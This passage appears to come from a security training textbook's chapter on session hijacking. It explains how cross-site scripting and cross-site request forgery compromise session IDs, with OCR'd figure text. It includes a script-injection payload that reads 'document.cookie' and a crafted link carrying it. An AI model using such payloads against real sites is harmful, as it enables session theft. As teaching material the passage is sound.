A cross-site script attack is a client-side attack in which the attacker compromises a session token by using malicious code or programs. This type of attack occurs when a dynamic web page receives malicious data from the attacker and executes it on the user's system.

Web sites that create dynamic pages do not have control over how the clients read their output. Thus, attackers can insert a malicious JavaScript, VBScript, ActiveX, Hypertext Markup Language (HTML), or Flash applet into a vulnerable dynamic page. That page then executes the script on the user's machine and collects personal information of the user, steals cookies, redirects users to unexpected web pages, or executes any malicious code on the user's system.

As shown in the below figure, a user first establishes a valid session with a server. An attacker sends a crafted link to the victim with malicious JavaScript. When the user clicks on the link, the JavaScript runs automatically and performs the instructions set by the attacker. The result displays the current session ID of the user. Using the same technique, the attacker can create specific JavaScript code that fetches the user's session ID:

```
<SCRIPT>alert(document.cookie);</SCRIPT>
```

Thereafter, the attacker uses the stolen session ID to establish a valid session with the server.




JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User is maintaining session with server
Establishes session with same session identifier
User
Server
http://janaina:8080
http://janaina:8080 <SCRIPT> alert(document.cookie);</SCRIPT>
2
User clicks on that link; the malicious JavaScript runs
1
Attacker sends malicious link with malicious JavaScript crafted in it
4
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
Attacker
3
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User follows the instructions made by the attacker and confirms the session identifier, thus attacker steals the session identifier

Figure 11.13: Prediction of session ID using a cross-site script attack



Compromising Session IDs Using Client-side Attacks: Cross-site Request Forgery Attack

- The Cross-Site Request Forgery (CSRF) attack **exploits the victim's active session** with a trusted site to perform malicious activities

1 Attacker places malicious link or image on target website

Attacker Website

User visits attacker website and clicks on the malicious link on the website

Attacker

4

User Logs into the legitimate website 2

Establishes session with session ID 3

JSESSIONID=AFHRY4GHYJ2DFGT 123SDFG45EYKG12ER

Stores the session identifier in a cookie

User

5 Attacker gets user session ID and gains access to the legitimate website with user session ID and performs malicious operations

Legitimate Website

Compromising Session IDs Using Client-side Attacks: Cross-site Request Forgery Attack

Cross-site request forgery (CSRF), also known as a one-click attack or session riding, is an attack in which the attacker exploits the victim's active session with a trusted site to perform malicious activities such as item purchases and the modification or retrieval of account information. In CSRF web attacks, the attacker creates a host form, containing malicious information, and sends it to the authorized user. The user fills in the form and sends it to the web server. Because the data originates from a trusted user, the web server accepts the data. Unlike an XSS attack, which exploits the trust a user has for a particular website, CSRF exploits the trust that a website has on a user's browser. A CSRF attack involves the following steps.

- The attacker hosts a web page with a form that appears legitimate. This page already contains the attacker's request.
- A user, believing the form to be the original, enters a login and password.
- Once the user completes the form, that page is submitted to the real site.
- The real site's server accepts the form, assuming that it was sent by the user based on the authentication credentials.

In this manner, the server accepts the attacker's request.


